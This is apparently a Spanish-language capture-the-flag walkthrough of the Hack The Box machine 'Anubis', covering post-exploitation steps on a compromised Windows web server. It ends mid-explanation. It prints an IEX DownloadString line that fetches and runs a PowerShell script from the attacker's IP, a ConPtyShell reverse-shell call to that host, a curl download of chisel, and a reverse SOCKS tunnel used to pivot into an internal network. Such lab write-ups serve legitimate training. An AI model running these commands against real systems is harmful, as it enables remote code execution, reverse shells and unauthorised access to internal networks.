   Connection-specific DNS Suffix  . : htb
   Link-local IPv6 Address . . . . . : fe80::7d0f:1f66:9d26:bdbe%32
   IPv4 Address. . . . . . . . . . . : 172.31.177.202
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.31.176.1
PS C:\windows\system32\inetsrv>
```


```
   Default Gateway . . . . . . . . . : 172.31.176.
PS C:\windows\system32\inetsrv> hostname
webserver01
PS C:\windows\system32\inetsrv> hostname -I
```

webserver01 172.31.176.1


```
   Default Gateway . . . . . . . . . : 172.31.176.1
PS C:\windows\system32\inetsrv> hostname
webserver01
PS C:\windows\system32\inetsrv> hostname -I
PS C:\windows\system32\inetsrv> hostname -s is not supported.

PS C:\windows\system32\inetsrv>
PS C:\windows\system32\inetsrv>
[Anubis] 0:webserver01 172.31.176.1* 1:zsh- 2:zsh
```

Mejora de shell windows


Utilizamos el script ConPtShell




Se clona el repositorio




ahora levanto python dentro del la carpeta Conptyshell la idea es transferir el .ps1 Invoke-ConPtyShell.ps1




lo descargo en victima
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')




ahora levanto netcat ojo solo netcat por el puerto 123




y ahora ejecuto la siguiente linea en la victiama con la ip y el port 123




en Rows y cols añadir mi stty size
Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 123 -Rows 39 -Cols 169



en el nc le doy a enter para que me aparezca la shell y ahora ya es modificar las variables por lo cual doy ctr+z y en local stty raw -echo; fg y luego enter aca ya no se configura el reset xterm



luego ctl l para limpiar y enter




Certificate Signing Request

Dentro del desktop encontramos un archivo req.txt


```
PS C:\Users\Administrator> cd .\Desktop\
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/24/2021   9:36 PM            989 req.txt


PS C:\Users\Administrator\Desktop>
```

```
PS C:\Users\Administrator\Desktop> type .\req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
PS C:\Users\Administrator\Desktop>
[Anubis] 0:webserver01 172.31.176.1* 1:python3  2:zsh-
```

Este es un csr




Guardo esta información en la maquina y con openssl podemos ver que contiene
openssl req -in req.txt -text



econtre un dominio en CN
softwareportal.windcorp.htb
sin embargo al acceder no logra dar respuesta ahora recordemos que la maquina tiene la ip 172.31.177.202
ipconfig e ip /all

```
   DNS Suffix Search List. . . . . : htb

Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter #2
   Physical Address. . . . . . . . . : 00-15-5D-BA-91-43
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::7d0f:1f66:9d26:bdbe%32(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.31.177.202(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.31.176.1
   DNS Servers . . . . . . . . . . . : 172.31.176.1
                                       1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Disabled
   Connection-specific DNS Suffix Search List :
                                       htb
PS C:\Users\Administrator\Desktop> ipconfig.exe

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Link-local IPv6 Address . . . . . : fe80::7d0f:1f66:9d26:bdbe%32
   IPv4 Address. . . . . . . . . . . : 172.31.177.202
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.31.176.1
PS C:\Users\Administrator\Desktop>
```

pero vemos otro segmento el 172.31.176.1 entonces debemos acceder a esta red.
Para ello utilizaremos chisel de window y de linux



el de linux lo paso de otra maquina y el de windows si lo descargo tambien le cambio la extesion y el nombre por .exe.gz
mv chisel_1.5.1_windows_amd64.gz chisel1.5.exe.gz

```
~/machineshtb/Anubis
cp /home/kali/Pivoting/symfonos3/chisel1.5 .

~/machineshtb/Anubis
ls
chisel1.5  chisel_1.5.1_windows_amd64.gz  ConPtyShell  nishang.ps1  req.txt

~/machineshtb/Anubis
mv chisel_1.5.1_windows_amd64.gz chisel1.5.exe.gz

~/machineshtb/Anubis
[Anubis] 0:webserver01 172.31.177.202- 1:zsh* 2:zsh
```

gunzip chisel1.5.exe.gz

```
~/machineshtb/Anubis
ls
chisel1.5  chisel1.5.exe  ConPtyShell  nishang.ps1  req.txt

~/machineshtb/Anubis
```

lo transfiero con curl
curl http://10.10.14.5/chisel1.5.exe -o chisel.exe

```
PS C:\Users\Administrator\Desktop> curl http://10.10.14.5/chisel1.5.exe -o chisel.exe
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/21/2024   8:11 PM        8342528 chisel.exe
-a----         5/24/2021   9:36 PM            989 req.txt


PS C:\Users\Administrator\Desktop>
```


Ejecutamos chisel server en local y ponemos socks5
./chisel1.5 server --reverse -p 111 --socks5

```
PS C:\Users\Administrator\Desktop> .\chisel.exe

┌──(kali㉿kali)-[~/machineshtb/Anubis]
└─$ zsh
    ~/machineshtb/Anubis
  ./chisel1.5 server --reverse -p 111 --socks5
2024/03/21 13:33:24 server: SOCKS5 server enabled
2024/03/21 13:33:24 server: Reverse tunnelling enabled
2024/03/21 13:33:24 server: Fingerprint 4d:00:5d:73:72:0f:91:98:fb:e3:12:23:41:ba:1d:b9
2024/03/21 13:33:24 server: Listening on 0.0.0.0:111...
```


en victima .\chisel.exe client 10.10.14.5:111 R:127.0.0.1:socks

```
P Read more:
    https://github.com/jpillora/chisel

PS C:\Users\Administrator\Desktop> .\chisel.exe client 10.10.14.5:111 R:127.0.0.1:socks
2024/03/21 20:15:53 client: Connecting to ws://10.10.14.5:111
2024/03/21 20:15:54 client: Fingerprint 4d:00:5d:73:72:0f:91:98:fb:e3:12:23:41:ba:1d:b9
2024/03/21 20:15:54 client: Connected (Latency 64.6624ms)

┌──(kali㉿kali)-[~/machineshtb/Anubis]
└─$ zsh
    ~/machineshtb/Anubis
  ./chisel1.5 server --reverse -p 111 --socks5
2024/03/21 13:33:24 server: SOCKS5 server enabled
2024/03/21 13:33:24 server: Reverse tunnelling enabled
2024/03/21 13:33:24 server: Fingerprint 4d:00:5d:73:72:0f:91:98:fb:e3:12:23:41:ba:1d:b9
2024/03/21 13:33:24 server: Listening on 0.0.0.0:111...
2024/03/21 13:35:56 server: session#1: Client version (1.5.1) differs from server version (1.5.0)
2024/03/21 13:35:56 server: proxy#1:R:127.0.0.1:1080=>socks: Listening
```

modificamos el proxychain4 como es habitual
socks5 127.0.0.1 1080



ahora añadimos el subdominio para la ip 172.31.176.1 softwareportal.windcorp.htb




ahora para validar hacemos un curl en formato html2text teniendo en cuenta proxychains


proxychains curl -s -X GET softwareportal.windcorp.htb | html2text

```
~/machineshtb/Anubis
proxychains curl -s -X GET softwareportal.windcorp.htb | html2text
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.31.176.1:80  ...  OK

****** Windcorp - Software Portal ******
================================================================================
All the tools you need right here!
Find_Out_More

***** We've got what you need! *****
================================================================================
The fact that you are not local administrator anymore, will not be a hinder for
you getting the software you need installed!
Get_Started!

***** Our software *****
================================================================================
**** 7-zip ****
Pack and unpack files. Passwordprotect your arhives!
**** Gimp ****
Whether you are a graphic designer, photographer, illustrator, or scientist,
GIMP provides you with sophisticated tools to get your job done.
**** Jamovi ****
Free and open statistical software to bridge the gap between researcher and
statistician
**** VLC ****
[Anubis] 0:webserver01 172.31.177.202- 1:[tmux]* 2:python3
```

Ahora para acceder a la web intento añadiendo socks5 a foxy proxy



no carga




y esto se debe a que cuenta con varios recursos que solo estan definidos para el domino por lo cual hay que añadir otra configuración

